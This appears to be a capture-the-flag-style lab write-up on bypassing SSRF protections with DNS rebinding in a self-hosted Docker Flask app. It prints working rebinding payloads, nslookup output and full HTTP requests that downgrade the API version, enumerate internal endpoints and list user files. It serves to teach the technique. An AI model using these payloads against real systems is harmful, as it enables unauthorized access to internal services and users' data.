| cover | https://appcheck-ng.com/wp-content/uploads/DNS-Rebuilding-Pic3-.png | ||||||||||||||||||||||||||||||||||||||||
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| coverY | 0 | ||||||||||||||||||||||||||||||||||||||||
| layout |
|

A DNS rebinding attack is a technique used by attackers to bypass the security restrictions built into web browsers, specifically the same-origin policy. This policy is designed to prevent a website from making requests to a different domain than the one it originated from. DNS rebinding allows attackers to trick a victim's browser into thinking that an attacker-controlled domain is the same as a trusted domain, thus enabling unauthorized access to internal resources or sensitive data.
.png)
The Reverse Proxy wjhen resolvving the domain it found out that it is not referring to local host
.png)
The DNS Rebending happens and now this domain resolve to the local host making it possible to get the secret.txt
In the context of SSRF (Server-Side Request Forgery), DNS rebinding can be used to manipulate a reverse proxy or internal server into making unauthorized requests to localhost or other internal resources. Here’s a step-by-step illustration of how this process works:
- Initial Request:
- The attacker sets up a malicious website, e.g.,
attacker-controlled.com, which contains JavaScript code designed to exploit the vulnerability. The victim visits this site, and the JavaScript starts executing in their browser.
- The attacker sets up a malicious website, e.g.,
- DNS Resolution by Reverse Proxy:
- The victim's browser makes a request to the attacker's site. This request is forwarded to a reverse proxy server of a target application. The reverse proxy resolves the domain
attacker-controlled.comusing its own DNS settings, which initially points to the attacker's server.
- The victim's browser makes a request to the attacker's site. This request is forwarded to a reverse proxy server of a target application. The reverse proxy resolves the domain
- Short TTL (Time To Live):
- The attacker's DNS server provides a DNS response with a very short TTL value. This short TTL ensures that the reverse proxy will frequently re-query the DNS server for updated IP addresses.
- DNS Rebinding:
- When the TTL expires, the reverse proxy requests a new DNS resolution for
attacker-controlled.com. This time, the attacker’s DNS server responds with the IP address of the internal server or localhost (e.g.,127.0.0.1).
- When the TTL expires, the reverse proxy requests a new DNS resolution for
- Request to Internal Server:
- The reverse proxy, now believing that
attacker-controlled.compoints to an internal address, forwards the request to the internal server or localhost. This is because the DNS rebinding trick has made the attacker’s domain resolve to an IP address that the internal server accepts.
- The reverse proxy, now believing that
- Exploitation:
- The malicious JavaScript running in the victim’s browser can now send requests to
attacker-controlled.com. Since the reverse proxy has been tricked into resolving this domain to127.0.0.1, these requests are forwarded to the internal server.
- The malicious JavaScript running in the victim’s browser can now send requests to
Imagine an attacker sets up a malicious website with a domain like malicious.com. The attacker controls the DNS settings for this domain. When a victim visits malicious.com, the JavaScript on this site initially points to an IP address the attacker controls. However, after a short time, the DNS settings are changed to point to the victim’s internal network (e.g., 127.0.0.1). The JavaScript then makes requests to 127.0.0.1, which are interpreted by the victim’s browser as requests to the victim’s own server. If the victim's server has sensitive APIs or data, the attacker can now access this information.
The lab environment needed to be prepared before diving into the exploitation. The setup began with building the Docker image:
➜  lab git:(main) sudo docker build -t ssrf-bug .
[+] Building 130.9s (11/11) FINISHED                             docker:default
 => [internal] load build definition from Dockerfile                       0.0s
 => => transferring dockerfile: 554B                                       0.0s
 => [internal] load metadata for docker.io/library/ubuntu:latest           1.4s
 => [internal] load .dockerignore                                          0.0s
 => => transferring context: 45B                                           0.0s
 => CACHED [1/6] FROM docker.io/library/ubuntu:latest@sha256:2e863c44b718  0.0s
 => [internal] load build context                                          0.0s
 => => transferring context: 2.19kB                                        0.0s
 => [2/6] RUN apt-get update -y && apt-get install -y python3 python3-p  116.2s
 => [3/6] COPY . /ssrf-bug                                                 0.0s
 => [4/6] WORKDIR /ssrf-bug                                                0.0s
 => [5/6] RUN python3 -m venv venv                                         3.3s
 => [6/6] RUN /bin/bash -c "source venv/bin/activate && pip install -r re  7.8s
 => exporting to image                                                     2.1s
 => => exporting layers                                                    2.1s
 => => writing image                                                       0.0s
 => => naming to docker.io/library/ssrf-bug                                0.0s
Running the Docker container:
➜  lab git:(main) ✗ sudo docker run -p 80:80 ssrf-bug
 * Serving Flask app 'app'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://172.17.0.2:80
Press CTRL+C to quitThe journey began when I opened the lab, which greeted me with a normal login page.
.png)
After logging in, I observed an API request that retrieved user files using a UUID. While it wasn't vulnerable to IDOR (Insecure Direct Object References), I made a mental note of it, suspecting it might be useful later.
.png)
On the application's homepage, there was a functionality allowing file uploads from external websites. This immediately triggered thoughts of a potential SSRF (Server-Side Request Forgery) vulnerability.
Attempting to fetch a file from localhost, I encountered a 403 status code with an "invalid URL" message.
.png)
With a list of SSRF payloads in hand, I sent the request to Burp Suite's Intruder and began fuzzing using the payloads from my wordlist:
Initial attempts did not yield any promising results.
.png)
Next, I decided to try a DNS rebinding attack using a tool I found online:
.png)
I configured the tool to rebind between Google's IP address and localhost. Verifying the DNS rebind was successful through nslookup:
➜  lab git:(main) ✗ nslookup 7f000001.d83ad3ce.rbndr.us
Server:		127.0.0.53
Address:	127.0.0.53#53

Non-authoritative answer:
Name:	7f000001.d83ad3ce.rbndr.us
Address: 216.58.211.206

➜  lab git:(main) ✗ nslookup 7f000001.d83ad3ce.rbndr.us
Server:		127.0.0.53
Address:	127.0.0.53#53

Non-authoritative answer:
Name:	7f000001.d83ad3ce.rbndr.us
Address: 127.0.0.1
So here what we need is to make multiple tries in the request until we success, But unfortunately the still couldn't bypass SSRF protection
.png)
Despite the rebind working, the SSRF protection still held strong. I thought to confuse the server by changing the content type of the request, which sometimes tricks servers.
I used Content Type Converter Burp Suite Extension to do so
.png)
Original Request:
POST /api/v3/upload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
file_url=http://7f000001.d83ad3ce.rbndr.us/secret.txt
Modified Request with JSON Content-Type:
POST /api/v3/upload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Content-Type: application/json;charset=UTF-8
Content-Length: 59
{"file_url":"http://7f000001.d83ad3ce.rbndr.us/secret.txt"}
Even with the content type change and DNS rebinding, success was still elusive, This approach yielded a promising message: "requests to localhost not allowed."
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Sat, 27 Jul 2024 09:16:51 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 34
Connection: close

requests to localhost not allowed
I then decided to try another common technique: downgrading API versions from v3 to v2 and fortunately i found indicator to Vulnerable SSRF Parameter.
The Server returned A response with Status Code of 404 NOT FOUND cause actually there is no secret.txt on the local host
.png)
Seeing a glimmer of hope, I started brute forcing files and directories using a common wordlist:
To streamline the brute forcing process, I wrote a Python script to automate the attempts:
{% embed url="https://github.com/h0tak88r/bug-bounty-labs/blob/main/ssrf-with-dns-rebinding-lab/poc/poc.py" %}
➜  poc git:(main) ✗ python3 poc.py
2024-07-27 12:09:50,638 - INFO - / -> 200
2024-07-27 12:12:07,478 - INFO - /api -> 200
Requesting the /api endpoint revealed the following directories:
POST /api/v2/upload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Cookie: uuid_hash=<>
Content-Type: application/json

{"file_url":"http://7f000001.d83ad3ce.rbndr.us//api"}

-------------------------------------------------
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Sat, 27 Jul 2024 09:15:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 29
/users
/status
/employeesRequesting /api/users returned all registered user UUIDs. I used one of these UUIDs to retrieve user files:
.png)
Remember this Request ?
POST /api/v3/users HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Content-Type: application/json
Content-Length: 52
{"user_uuid":"05262283-b53e-4410-8793-21c7eef6ed19"}
I used the parameter user_uuid in the request as a get parameter to make server requests the user's secredt files but the response didn't change indicating that this is not the write parameter
.png)
The parameter user_uuid needed to be changed to uuid:
POST /api/v2/upload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Content-Type: application/json
Content-Length: 101
{"file_url":"http://7f000001.d83ad3ce.rbndr.us//api/users?uuid=05262283-b53e-4410-8793-21c7eef6ed19"}
The response indicated success:
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Sat, 27 Jul 2024 09:32:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 25
["my-twitter-creds.txt"]
And here we go—we did it! The server revealed the sensitive file, "my-twitter-creds.txt."
By following the above steps and utilizing tools like Docker, DNS rebinding, and directory brute-forcing, we were able to bypass SSRF protections and exfiltrate sensitive information from the target application. This demonstrates the effectiveness of DNS rebinding in circumventing security measures that rely on IP-based access controls.
{% embed url="https://medium.com/@oXnoOneXo/a-story-of-a-nice-ssrf-vulnerability-51e16ff6a33f" %}
{% embed url="https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/DNS%20Rebinding/README.md" %}
{% embed url="https://github.com/nccgroup/singularity/wiki/How-Do-DNS-Rebinding-Attacks-Work%3F" %}